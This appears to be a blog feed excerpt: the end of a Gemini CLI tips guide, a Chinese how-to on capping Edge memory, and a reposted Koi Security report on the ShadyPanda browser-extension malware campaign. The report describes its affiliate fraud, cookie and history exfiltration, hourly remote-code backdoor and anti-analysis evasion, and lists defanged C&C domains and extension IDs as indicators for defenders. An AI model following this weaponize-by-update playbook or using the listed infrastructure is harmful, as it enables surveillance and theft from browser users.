try. 🐕🎉</p><p><em>(Rumor has it there might be other easter eggs or modes - who knows? Perhaps a “/partyparrot” or similar. The cheat sheet or help command lists <code>/corgi</code>, so it’s not a secret, just underused. Now you’re in on the joke!)</em></p><hr><p><strong>Conclusion:</strong></p><p>We’ve covered a comprehensive list of pro tips and features for Gemini CLI. From setting up persistent context with <code>GEMINI.md</code>, to writing custom commands and using advanced tools like MCP servers, to leveraging multi-modal inputs and automating workflows, there’s a lot this AI command-line assistant can do. As an external developer, you can integrate Gemini CLI into your daily routine - it’s like a powerful ally in your terminal that can handle tedious tasks, provide insights, and even troubleshoot your environment.</p><p>Gemini CLI is evolving rapidly (being open-source with community contributions), so new features and improvements are constantly on the horizon. By mastering the pro tips in this guide, you’ll be well-positioned to harness the full potential of this tool. It’s not just about using an AI model - it’s about integrating AI deeply into how you develop and manage software.</p><p>Happy coding with Gemini CLI, and have fun exploring just how far your “AI agent in the terminal” can take you.</p><p><strong>You now have a Swiss-army knife of AI at your fingertips - use it wisely, and it will make you a more productive (and perhaps happier) developer</strong>!</p><h2 id="原文"><a href="#原文" class="headerlink" title="原文"></a>原文</h2><ul><li>原文地址<a href="https://github.com/addyosmani/gemini-cli-tips">github,gemini-cli-tips</a></li><li>中文翻译仓库,<a href="https://github.com/yiGmMk/gemini-cli-tips">https://github.com/yiGmMk/gemini-cli-tips</a></li></ul>]]></content>
    
    
    <summary type="html">This guide covers ~30 pro-tips for effectively using Gemini CLI for agentic coding</summary>


    <category term="deeplearning" scheme="https://programnotes.cn/categories/deeplearning/"/>
    
    <category term="AI" scheme="https://programnotes.cn/categories/deeplearning/AI/"/>
    
    
    <category term="ai" scheme="https://programnotes.cn/tags/ai/"/>
    
    <category term="gemini" scheme="https://programnotes.cn/tags/gemini/"/>
    
    <category term="google" scheme="https://programnotes.cn/tags/google/"/>
    
    <category term="cli" scheme="https://programnotes.cn/tags/cli/"/>
    
    <category term="terminal" scheme="https://programnotes.cn/tags/terminal/"/>
    
    <category term="developer" scheme="https://programnotes.cn/tags/developer/"/>
    
  </entry>
  
  <entry>
    <title>限制 Microsoft Edge 浏览器的内存占用</title>
    <link href="https://programnotes.cn/browser-edge-limit-memory-usage/index.html"/>
    <id>https://programnotes.cn/browser-edge-limit-memory-usage/index.html</id>
    <published>2025-12-04T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.108Z</updated>
    
    <content type="html"><![CDATA[<p>edge 经常占用大量内存,最新版的edge支持设置占用内存量</p><h2 id="步骤"><a href="#步骤" class="headerlink" title="步骤"></a>步骤</h2><p>调整内存使用设置</p><p>在 Microsoft Edge 的最新版本中，您可以手动设置浏览器的内存使用量。具体步骤如下：<br>打开 Edge 浏览器，点击右上角的三个点（菜单）</p><p>选择“设置”,在“系统和性能”中找到性能下的“启用资源控件”选项，限制 Edge 的内存使用量，例如设置在 1GB 到 16GB 之间。 </p><p>选择合适控制资源选项中选择”始终”</p><h2 id="图示"><a href="#图示" class="headerlink" title="图示"></a>图示</h2><p>如果没有下方的设置,可更新edge版本后重试</p><p><img src="../Image/blog/edge-limit-memory.png" alt="edge中限制内存占用"></p>]]></content>


    <summary type="html">&lt;p&gt;edge 经常占用大量内存,最新版的edge支持设置占用内存量&lt;/p&gt;
&lt;h2 id=&quot;步骤&quot;&gt;&lt;a href=&quot;#步骤&quot; class=&quot;headerlink&quot; title=&quot;步骤&quot;&gt;&lt;/a&gt;步骤&lt;/h2&gt;&lt;p&gt;调整内存使用设置&lt;/p&gt;
&lt;p&gt;在 Microsoft Edg</summary>


    <category term="browser" scheme="https://programnotes.cn/categories/browser/"/>
    
    
    <category term="tool" scheme="https://programnotes.cn/tags/tool/"/>
    
    <category term="plugin" scheme="https://programnotes.cn/tags/plugin/"/>
    
    <category term="browser" scheme="https://programnotes.cn/tags/browser/"/>
    
    <category term="setting" scheme="https://programnotes.cn/tags/setting/"/>
    
  </entry>
  
  <entry>
    <title>(Repost)4.3 Million Browsers Infected,Inside ShadyPanda&#39;s 7-Year Malware Campaign</title>
    <link href="https://programnotes.cn/browser-security-ShadyPanda-en/index.html"/>
    <id>https://programnotes.cn/browser-security-ShadyPanda-en/index.html</id>
    <published>2025-12-01T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.108Z</updated>
    
    <content type="html"><![CDATA[<h2 id="Intro"><a href="#Intro" class="headerlink" title="Intro"></a>Intro</h2><p>Koi researchers have identified a threat actor we’re calling ShadyPanda - responsible for a seven-year browser extension campaign that has infected 4.3 million Chrome and Edge users.</p><p>Our investigation uncovered two active operations:</p><ul><li>A 300,000-user RCE backdoor: Five extensions, including the “Featured” and “Verified” Clean Master, were weaponized in mid-2024 after years of legitimate operation. These extensions now run hourly remote code execution - downloading and executing arbitrary JavaScript with full browser access. They monitor every website visit, exfiltrate encrypted browsing history, and collect complete browser fingerprints.</li><li>A 4-million-user spyware operation: Five additional extensions from the same publisher, including WeTab with 3 million installs alone, are actively collecting every URL visited, search query, and mouse click - transmitting data to servers in China.</li></ul><p>Some of ShadyPanda’s extensions were featured and verified by Google, granting instant trust and massive distribution. For seven years, this actor learned how to weaponize browser marketplaces - building trust, accumulating users, and striking through silent updates.<br><img src="https://cdn.prod.website-files.com/689ad8c5d13f40cf59df0e0c/6928c38b210340943bdc8c56_b161140f.png" alt="Clean Master - the malware that was featured by Google"></p><h2 id="Phase-1-The-Wallpaper-Hustle-145-Extensions"><a href="#Phase-1-The-Wallpaper-Hustle-145-Extensions" class="headerlink" title="Phase 1: The Wallpaper Hustle (145 Extensions)"></a>Phase 1: The Wallpaper Hustle (145 Extensions)</h2><p>ShadyPanda’s first campaign was straightforward but massive, and took place during 2023. 145 extensions total across both marketplaces - 20 on Chrome Web Store under publisher nuggetsno15, and 125 on Microsoft Edge under publisher rocket Zhang. All disguised as wallpaper or productivity apps.</p><p>The attack was simple affiliate fraud. Every time a user clicked on eBay, Amazon, or Booking.com, ShadyPanda’s extensions silently injected affiliate tracking codes. Hidden commissions on every purchase. The extensions also deployed Google Analytics tracking to monetize browsing data - every website visit, search query, and click pattern logged and sold.</p><p>This phase wasn’t sophisticated, but it was successful, ShadyPanda learned three critical lessons:</p><ul><li>Chrome’s review process focused on initial submission, not ongoing behavior</li><li>Users trust extensions with high install counts and positive reviews</li><li>Patience pays off - some extensions operated for months before detection. The longer you look legitimate, the more damage you can do.</li></ul><h2 id="Phase-2-Search-Hijacking-Evolution"><a href="#Phase-2-Search-Hijacking-Evolution" class="headerlink" title="Phase 2: Search Hijacking Evolution"></a>Phase 2: Search Hijacking Evolution</h2><p>ShadyPanda got bolder. The next wave, in early 2024, shifted from passive monetization to active browser control.</p><p>The Infinity V+ extension exemplifies this phase. Disguised as a new tab productivity tool, it hijacked core browser functionality:</p><ul><li><p>Search redirection: Every web search was redirected through trovi.com - a known browser hijacker. Search queries logged, monetized, and sold. Search results manipulated for profit.</p></li><li><p>Cookie exfiltration: Extensions read cookies from specific domains and send tracking data to nossl.dergoodting.com. Created unique identifiers to monitor browsing activity. All without consent or disclosure.<br><img src="https://cdn.prod.website-files.com/689ad8c5d13f40cf59df0e0c/6928c38b210340943bdc8c5f_57156942.png" alt="Cookie exfiltration"></p></li><li><p>Search query harvesting: Every keystroke in the search box sent to external servers (s-85283.gotocdn[.]com and s-82923.gotocdn[.]com). Real-time profiling of user interests before you even hit enter. The extension captures partial queries, typos, corrections - building a detailed map of your thought process. All transmitted over unencrypted HTTP connections, making the data easy to intercept and monetize. Not just what you search for, but how you think about searching for it.</p></li></ul><p>ShadyPanda was learning and getting more aggressive. But they were still getting caught. Extensions were being reported and removed within weeks or months of deployment.</p><p>They needed a better strategy.</p><h2 id="Phase-3-The-Long-Game"><a href="#Phase-3-The-Long-Game" class="headerlink" title="Phase 3: The Long Game"></a>Phase 3: The Long Game</h2><p>Five extensions. Three uploaded in 2018-2019 - including Clean Master with 200,000+ installs. All operated legitimately for years, gaining Featured and Verified status.</p><p>The strategy: build trust, accumulate users, then weaponize via a single update.</p><p>Before weaponization, ShadyPanda deployed covert installation tracking to optimize distribution. Data-driven malware development.</p><p>Mid 2024: After accumulating 300,000+ installs, ShadyPanda pushed the malicious update. Automatic infection via Chrome and Edge’s trusted auto-update mechanism. All five extensions now run identical malware.<br><img src="https://cdn.prod.website-files.com/689ad8c5d13f40cf59df0e0c/6928c38b210340943bdc8c59_f288a824.png" alt="Koidex report on Speedtest Pro-Free"></p><h2 id="Remote-Code-Execution-The-Hourly-Weapon"><a href="#Remote-Code-Execution-The-Hourly-Weapon" class="headerlink" title="Remote Code Execution: The Hourly Weapon"></a>Remote Code Execution: The Hourly Weapon</h2><p>Every infected browser runs a remote code execution framework. Every hour, it checks api.extensionplay[.]com for new instructions, downloads arbitrary JavaScript, and executes it with full browser API access.<br><img src="https://cdn.prod.website-files.com/689ad8c5d13f40cf59df0e0c/6928c38b210340943bdc8c5c_6d37b294.png" alt="Remote code execution"></p><p>This isn’t malware with a fixed function. It’s a backdoor. ShadyPanda decides what it does. Today it’s surveillance, tomorrow it could be ransomware, credential theft, or corporate espionage. The update mechanism runs automatically, hourly, forever.</p><h2 id="Complete-Browser-Surveillance"><a href="#Complete-Browser-Surveillance" class="headerlink" title="Complete Browser Surveillance"></a>Complete Browser Surveillance</h2><p>The current payload monitors every website visit and exfiltrates encrypted data to ShadyPanda’s servers:<br><img src="https://cdn.prod.website-files.com/689ad8c5d13f40cf59df0e0c/6928c38b210340943bdc8c65_28322d95.png" alt="Image depicting data exfiltration"></p><p>What gets collected and exfiltrated:</p><ul><li>Every URL visited with full browsing history</li><li>HTTP referrers showing navigation patterns</li><li>Timestamps for activity profiling</li><li>Persistent UUID4 identifiers (stored in chrome.storage.sync, survives across devices)</li><li>Complete browser fingerprints: user agent, language, platform, screen resolution, timezone</li><li>All data encrypted with AES before sending to api.cleanmasters.store</li></ul><h2 id="Evasion-amp-Attack-Capabilities"><a href="#Evasion-amp-Attack-Capabilities" class="headerlink" title="Evasion &amp; Attack Capabilities"></a>Evasion &amp; Attack Capabilities</h2><ul><li>Anti-analysis: If a researcher opens developer tools, the malware detects it and switches to benign behavior. The code uses heavy obfuscation with shortened variable names and executes through a 158KB JavaScript interpreter to bypass Content Security Policy.</li><li>Man-in-the-Middle: Service worker can intercept and modify network traffic, replace legitimate JavaScript files with malicious versions, enabling credential theft, session hijacking, and content injection into any website - even HTTPS connections.</li></ul><p>ShadyPanda can update any of these capabilities hourly. Even though the extensions were recently removed from marketplaces, the infrastructure for full-scale attacks remains deployed on all infected browsers.</p><h2 id="Phase-4-The-Spyware-Empire-5-Extensions-4M-Users"><a href="#Phase-4-The-Spyware-Empire-5-Extensions-4M-Users" class="headerlink" title="Phase 4: The Spyware Empire (5 Extensions, 4M+ Users)"></a>Phase 4: The Spyware Empire (5 Extensions, 4M+ Users)</h2><p>However, ShadyPanda’s biggest operation wasn’t Clean Master. The same publisher behind Clean Master in Edge - Starlab Technology - launched 5 additional extensions on Microsoft Edge around 2023, accumulating over 4 million combined installs.</p><p>And here’s the problem: ALL 5 extensions are still live in the Microsoft Edge marketplace. Unlike Phase 3’s removed extensions, this 4-million-user surveillance operation is active right now.</p><p>Two of the five are comprehensive spyware. The flagship, WeTab 新标签页 (WeTab New Tab Page), has 3 million installs alone and functions as a sophisticated surveillance platform disguised as a productivity tool.<br><img src="https://cdn.prod.website-files.com/689ad8c5d13f40cf59df0e0c/6928c38b210340943bdc8c68_2dd22c2d.png" alt="Image of WeTab New Tab Page"></p><h2 id="Comprehensive-Data-Collection"><a href="#Comprehensive-Data-Collection" class="headerlink" title="Comprehensive Data Collection"></a>Comprehensive Data Collection</h2><p>WeTab collects and exfiltrates extensive user data to 17 different domains (8 Baidu servers in China, 7 WeTab servers in China, and Google Analytics):<br><img src="https://cdn.prod.website-files.com/689ad8c5d13f40cf59df0e0c/6928c38b210340943bdc8c62_7cc2d35b.png" alt="Image depicting data collection from WeTab"></p><p>What gets collected:</p><ul><li>Every URL visited - complete browsing history transmitted in real-time</li><li>All search queries - keystroke-level monitoring of what users search for</li><li>Mouse click tracking with pixel-level precision - X/Y coordinates and element identification</li><li>Browser fingerprinting - screen resolution, language, timezone, user agent</li><li>Page interaction data - time on page, scroll behavior, active viewing time</li><li>Storage access - reads localStorage, sessionStorage, and can access all cookies</li></ul><p>Phase 4 dwarfs the Clean Master operation: 4 million infected users versus 300,000. The extensions remain live in Microsoft Edge marketplace - the extension already has dangerous permissions including access to all URLs and cookies, users are downloading them right now. ShadyPanda can push updates at any time, weaponizing 4 million browsers with the same RCE backdoor framework from Phase 3, or something even worse. The infrastructure is in place. The permissions are granted. The update mechanism works automatically.</p><h2 id="Seven-Years-of-Exploitation"><a href="#Seven-Years-of-Exploitation" class="headerlink" title="Seven Years of Exploitation"></a>Seven Years of Exploitation</h2><p>ShadyPanda’s success isn’t just about technical sophistication. It’s about systematically exploiting the same vulnerability for seven years: Marketplaces review extensions at submission. They don’t watch what happens after approval.</p><p>What linked all these campaigns together: code signing similarities, overlapping infrastructure, identical obfuscation techniques evolving over time. Same actor. Different masks. Each phase learned from the last - from crude affiliate fraud to patient five-year operations.</p><p>The auto-update mechanism - designed to keep users secure - became the attack vector. Chrome and Edge’s trusted update pipeline silently delivered malware to users. No phishing. No social engineering. Just trusted extensions with quiet version bumps that turned productivity tools into surveillance platforms.</p><p>ShadyPanda controls what happens next: session hijacking, credential harvesting, account takeover, supply chain attacks through compromised developers. For enterprises, infected developer workstations mean compromised repositories and stolen API keys. Browser-based authentication to SaaS platforms, cloud consoles, and internal tools means every login is visible to ShadyPanda. Extensions bypass traditional security controls. ShadyPanda has been inside your network for over a year.</p><p>The systemic problem isn’t just one malicious actor. It’s that the security model incentivizes this behavior:</p><ol><li>Build something legitimate</li><li>Pass review and gain trust signals (installs, reviews, verified badges)</li><li>Collect large user base</li><li>Weaponize via update</li><li>Profit before detection</li></ol><p>ShadyPanda proved this works. And now every sophisticated threat actor knows the playbook.</p><h2 id="Final-Thoughts"><a href="#Final-Thoughts" class="headerlink" title="Final Thoughts"></a>Final Thoughts</h2><p>One patient threat actor and one lesson: Trust is the vulnerability.</p><p>ShadyPanda proved that marketplaces still review extensions the same way they did seven years ago - static analysis at submission, trust after approval, no ongoing monitoring. Clean Master operated legitimately for five years. Static analysis wouldn’t catch this.</p><p>This writeup was authored by the research team at Koi Security.</p><p>We’ve built Koi for this moment. Behavioral analysis and risk scoring for everything your teams pull from marketplaces. We watch what extensions do after installation, not what they claim to be.</p><h2 id="IOCS"><a href="#IOCS" class="headerlink" title="IOCS"></a>IOCS</h2><h3 id="C-amp-C-Domains"><a href="#C-amp-C-Domains" class="headerlink" title="C&amp;C Domains:"></a>C&amp;C Domains:</h3><ul><li>extensionplay[.]com</li><li>yearnnewtab[.]com</li><li>api.cgatgpt[.]net</li></ul><h3 id="Exfiltrations-Domains"><a href="#Exfiltrations-Domains" class="headerlink" title="Exfiltrations Domains:"></a>Exfiltrations Domains:</h3><ul><li>dergoodting[.]com</li><li>yearnnewtab[.]com</li><li>cleanmasters[.]store</li><li>s-85283.gotocdn[.]com</li><li>s-82923.gotocdn[.]com</li></ul><h3 id="Chrome-Extensions"><a href="#Chrome-Extensions" class="headerlink" title="Chrome Extensions:"></a>Chrome Extensions:</h3><ul><li>eagiakjmjnblliacokhcalebgnhellfi</li><li>ibiejjpajlfljcgjndbonclhcbdcamai</li><li>ogjneoecnllmjcegcfpaamfpbiaaiekh</li><li>jbnopeoocgbmnochaadfnhiiimfpbpmf</li><li>cdgonefipacceedbkflolomdegncceid</li><li>gipnpcencdgljnaecpekokmpgnhgpela</li><li>bpgaffohfacaamplbbojgbiicfgedmoi</li><li>ineempkjpmbdejmdgienaphomigjjiej</li><li>nnnklgkfdfbdijeeglhjfleaoagiagig</li><li>Mljmfnkjmcdmongjnnnbbnajjdbojoci</li><li>llkncpcdceadgibhbedecmkencokjajg</li><li>nmfbniajnpceakchicdhfofoejhgjefb</li><li>ijcpbhmpbaafndchbjdjchogaogelnjl</li><li>olaahjgjlhoehkpemnfognpgmkbedodk</li><li>gnhgdhlkojnlgljamagoigaabdmfhfeg</li><li>cihbmmokhmieaidfgamioabhhkggnehm</li><li>lehjnmndiohfaphecnjhopgookigekdk</li><li>hlcjkaoneihodfmonjnlnnfpdcopgfjk</li><li>hmhifpbclhgklaaepgbabgcpfgidkoei</li><li>lnlononncfdnhdfmgpkdfoibmfdehfoj</li><li>nagbiboibhbjbclhcigklajjdefaiidc</li><li>ofkopmlicnffaiiabnmnaajaimmenkjn</li><li>ocffbdeldlbilgegmifiakciiicnoaeo</li><li>eaokmbopbenbmgegkmoiogmpejlaikea</li><li>lhiehjmkpbhhkfapacaiheolgejcifgd</li><li>ondhgmkgppbdnogfiglikgpdkmkaiggk</li><li>imdgpklnabbkghcbhmkbjbhcomnfdige</li></ul><h3 id="Edge-Add-ons"><a href="#Edge-Add-ons" class="headerlink" title="Edge Add-ons:"></a>Edge Add-ons:</h3><ul><li>bpelnogcookhocnaokfpoeinibimbeff</li><li>enkihkfondbngohnmlefmobdgkpmejha</li><li>hajlmbnnniemimmaehcefkamdadpjlfa</li><li>aadnmeanpbokjjahcnikajejglihibpd</li><li>ipnidmjhnoipibbinllilgeohohehabl</li><li>fnnigcfbmghcefaboigkhfimeolhhbcp</li><li>nlcebdoehkdiojeahkofcfnolkleembf</li><li>fhababnomjcnhmobbemagohkldaeicad</li><li>nokknhlkpdfppefncfkdebhgfpfilieo</li><li>ljmcneongnlaecabgneiippeacdoimaa</li><li>onifebiiejdjncjpjnojlebibonmnhog</li><li>dbagndmcddecodlmnlcmhheicgkaglpk</li><li>fmgfcpjmmapcjlknncjgmbolgaecngfo</li><li>kgmlodoegkmpfkbepkfhgeldidodgohd</li><li>hegpgapbnfiibpbkanjemgmdpmmlecbc</li><li>gkanlgbbnncfafkhlchnadcopcgjkfli</li><li>oghgaghnofhhoolfneepjneedejcpiic</li><li>fcidgbgogbfdcgijkcfdjcagmhcelpbc</li><li>nnceocbiolncfljcmajijmeakcdlffnh</li><li>domfmjgbmkckapepjahpedlpdedmckbj</li><li>cbkogccidanmoaicgphipbdofakomlak</li><li>bmlifknbfonkgphkpmkeoahgbhbdhebh</li><li>ghaggkcfafofhcfppignflhlocmcfimd</li><li>hfeialplaojonefabmojhobdmghnjkmf</li><li>boiciofdokedkpmopjnghpkgdakmcpmb</li><li>ibfpbjfnpcgmiggfildbcngccoomddmj</li><li>idjhfmgaddmdojcfmhcjnnbhnhbmhipd</li><li>jhgfinhjcamijjoikplacnfknpchndgb</li><li>cgjgmbppcoolfkbkjhoogdpkboohhgel</li><li>afooldonhjnhddgnfahlepchipjennab</li><li>fkbcbgffcclobgbombinljckbelhnpif</li><li>fpokgjmlcemklhmilomcljolhnbaaajk</li><li>hadkldcldaanpomhhllacdmglkoepaed</li><li>iedkeilnpbkeecjpmkelnglnjpnacnlh</li><li>hjfmkkelabjoojjmjljidocklbibphgl</li><li>dhjmmcjnajkpnbnbpagglbbfpbacoffm</li><li>cgehahdmoijenmnhinajnojmmlnipckl</li><li>fjigdpmfeomndepihcinokhcphdojepm</li><li>chmcepembfffejphepoongapnlchjgil</li><li>googojfbnbhbbnpfpdnffnklipgifngn</li><li>fodcokjckpkfpegbekkiallamhedahjd</li><li>igiakpjhacibmaichhgbagdkjmjbnanl</li><li>omkjakddaeljdfgekdjebbbiboljnalk</li><li>llilhpmmhicmiaoancaafdgganakopfg</li><li>nemkiffjklgaooligallbpmhdmmhepll</li><li>papedehkgfhnagdiempdbhlgcnioofnd</li><li>glfddenhiaacfmhoiebfeljnfkkkmbjb</li><li>pkjfghocapckmendmgdmppjccbplccbg</li><li>gbcjipmcpedgndgdnfofbhgnkmghoamm</li><li>ncapkionddmdmfocnjfcfpnimepibggf</li><li>klggeioacnkkpdcnapgcoicnblliidmf</li><li>klgjbnheihgnmimajhohfcldhfpjnahe</li><li>acogeoajdpgplfhidldckbjkkpgeebod</li><li>ekndlocgcngbpebppapnpalpjfnkoffh</li><li>elckfehnjdbghpoheamjffpdbbogjhie</li><li>dmpceopfiajfdnoiebfankfoabfehdpn</li><li>gpolcigkhldaighngmmmcjldkkiaonbg</li><li>dfakjobhimnibdmkbgpkijoihplhcnil</li><li>hbghbdhfibifdgnbpaogepnkekonkdgc</li><li>fppchnhginnfabgenhihpncnphhafmac</li><li>ghhddclfklljabeodmcejjjlhoaaiban</li><li>bppelgkcnhfkicolffhlkbdghdnjdkhi</li><li>ikgaleggljchgbihlaanjbkekmmgccam</li><li>bdhjinjoglaijpffoamhhnhooeimgoap</li><li>fjioinpkgmlcioajfnncgldldcnabffe</li><li>opncjjhgbllenobgbfjbblhghmdpmpbj</li><li>cbijiaccpnkbdpgbmiiipedpepbhioel</li><li>fbbmnieefocnacnecccgmedmcbhlkcpm</li><li>hmbacpfgehmmoloinfmkgkpjoagiogai</li><li>paghkadkhiladedijgodgghaajppmpcg</li><li>bafbmfpfepdlgnfkgfbobplkkaoakjcl</li><li>kcpkoopmfjhdpgjohcbgkbjpmbjmhgoi</li><li>jelgelidmodjpmohbapbghdgcpncahki</li><li>lfgakdlafdenmaikccbojgcofkkhmolj</li><li>hdfknlljfbdfjdjhfgoonpphpigjjjak</li><li>kpfbijpdidioaomoecdbfaodhajbcjfl</li><li>fckphkcbpgmappcgnfieaacjbknhkhin</li><li>lhfdakoonenpbggbeephofdlflloghhi</li><li>ljjngehkphcdnnapgciajcdbcpgmpknc</li><li>ejfocpkjndmkbloiobcdhkkoeekcpkik</li><li>ccdimkoieijdbgdlkfjjfncmihmlpanj</li><li>agdlpnhabjfcbeiempefhpgikapcapjb</li><li>mddfnhdadbofiifdebeiegecchpkbgdb</li><li>alknmfpopohfpdpafdmobclioihdkhjh</li><li>hlglicejgohbanllnmnjllajhmnhjjel</li><li>iaccapfapbjahnhcmkgjjonlccbhdpjl</li><li>ehmnkbambjnodfbjcebjffilahbfjdml</li><li>ngbfciefgjgijkkmpalnmhikoojilkob</li><li>laholcgeblfbgdhkbiidbpiofdcbpeeo</li><li>njoedigapanaggiabjafnaklppphempm</li><li>fomlombffdkflbliepgpgcnagolnegjn</li><li>jpoofbjomdefajdjcimmaoildecebkjc</li><li>nhdiopbebcklbkpfnhipecgfhdhdbfhb</li><li>gdnhikbabcflemolpeaaknnieodgpiie</li><li>bbdioggpbhhodagchciaeaggdponnhpa</li><li>ikajognfijokhbgjdhgpemljgcjclpmn</li><li>lmnjiioclbjphkggicmldippjojgmldk</li><li>ffgihbmcfcihmpbegcfdkmafaplheknk</li><li>lgnjdldkappogbkljaiedgogobcgemch</li><li>hiodlpcelfelhpinhgngoopbmclcaghd</li><li>mnophppbmlnlfobakddidbcgcjakipin</li><li>jbajdpebknffiaenkdhopebkolgdlfaf</li><li>ejdihbblcbdfobabjfebfjfopenohbjb</li><li>ikkoanocgpdmmiamnkogipbpdpckcahn</li><li>ileojfedpkdbkcchpnghhaebfoimamop</li><li>akialmafcdmkelghnomeneinkcllnoih</li><li>eholblediahnodlgigdkdhkkpmbiafoj</li><li>ipokalojgdmhfpagmhnjokidnpjfnfik</li><li>hdpmmcmblgbkllldbccfdejchjlpochf</li><li>iphacjobmeoknlhenjfiilbkddgaljad</li><li>jiiggekklbbojgfmdenimcdkmidnfofl</li><li>gkhggnaplpjkghjjcmpmnmidjndojpcn</li><li>opakkgodhhongnhbdkgjgdlcbknacpaa</li><li>nkjomoafjgemogbdkhledkoeaflnmgfi</li><li>ebileebbekdcpfjlekjapgmbgpfigled</li><li>oaacndacaoelmkhfilennooagoelpjop</li><li>ljkgnegaajfacghepjiajibgdpfmcfip</li><li>hgolomhkdcpmbgckhebdhdknaemlbbaa</li><li>bboeoilakaofjkdmekpgeigieokkpgfn</li><li>dkkpollfhjoiapcenojlmgempmjekcla</li><li>emiocjgakibimbopobplmfldkldhhiad</li><li>nchdmembkfgkejljapneliogidkchiop</li><li>lljplndkobdgkjilfmfiefpldkhkhbbd</li><li>hofaaigdagglolgiefkbencchnekjejl</li><li>hohobnhiiohgcipklpncfmjkjpmejjni</li><li>jocnjcakendmllafpmjailfnlndaaklf</li><li>bjdclfjlhgcdcpjhmhfggkkfacipilai</li><li>ahebpkbnckhgjmndfjejibjjahjdlhdb</li><li>enaigkcpmpohpbokbfllbkijmllmpafm</li><li>bpngofombcjloljkoafhmpcjclkekfbh</li><li>cacbflgkiidgcekflfgdnjdnaalfmkob</li><li>ibmgdfenfldppaodbahpgcoebmmkdbac</li></ul><h2 id="Original"><a href="#Original" class="headerlink" title="Original"></a>Original</h2><ul><li><a href="https://www.koi.ai/blog/4-million-browsers-infected-inside-shadypanda-7-year-malware-campaign#heading-1">KOI, 4.3 Million Browsers Infected: Inside ShadyPanda’s 7-Year Malware Campaign</a></li><li><a href="https://programnotes.cn/browser-security-ShadyPanda/">翻译,430万浏览器被感染,揭秘 ShadyPanda 持续 7 年的恶意软件活动</a></li></ul>]]></content>

